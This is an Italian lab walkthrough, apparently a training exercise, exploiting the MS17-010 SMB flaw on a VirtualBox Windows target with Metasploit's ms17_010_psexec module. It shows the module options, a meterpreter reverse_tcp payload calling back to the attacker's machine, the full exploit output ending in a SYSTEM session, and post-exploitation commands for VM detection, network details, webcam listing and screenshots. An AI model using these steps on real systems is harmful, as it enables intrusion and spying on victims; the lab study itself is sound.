1  exploit/windows/smb/ms17_010_psexec      2017-03-14   normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command    2017-03-14   normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010     2017-03-14   normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14   great   Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Aprendo metasploit da terminale kali e avviando la ricerca del codice di vulnerabilità richiesto dalla traccia, l'exploit utile si trova nella riga 1.

```
Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting      Required
--  --
DBGTRACE      false                yes
LEAKATTEMPTS  99                  yes
NAMEDPIPE     no                  no
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes
RHOSTS        192.168.200.200    yes
RPORT         445                 yes
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE          ADMIN$              yes
SMBDomain
SMBPass
SMBUser

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
--  --
EXITFUNC   thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.200.100  yes       The listen address (an interface may be specified)
LPORT      7777             yes       The listen port
```

Si modificano le opzioni dell'exploit in modo che rispettino le richieste della traccia.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - ← [+] Entering Danger Zone | →
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully Caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ← [+] Leaving Danger Zone | →
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x89eb6ae8
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[*] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... gkYPccyk.exe
[*] 192.168.200.200:445 - Created \gkYPccyk.exe...
[*] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \gkYPccyk.exe...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1048) at 2024-03-11 07:28:31 -0400
meterpreter > 
```

Viene avviato l'exploit con il comando “**run**” e si apre la sessione meterpreter che permette di poter utilizzare la macchina target a proprio piacimento.

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > 
```

Facendo partire la funzione “**checkvm**” si può vedere che il bersaglio è una macchina virtuale.

```
meterpreter > ipconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:74:f0:60
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
meterpreter > 
```


Col comando “**ipconfig**” è possibile controllare le impostazioni di rete.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Il comando “webcam_list” permette di avere una lista delle webcam disponibili sulla macchina target.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/IdbycQNM.jpeg
meterpreter >
```

Scrivendo “screenshot” è possibile ottenere una fotografia del desktop che viene salvata sulla macchina attaccante.



L'immagine sopra è lo screenshot del desktop della macchina target.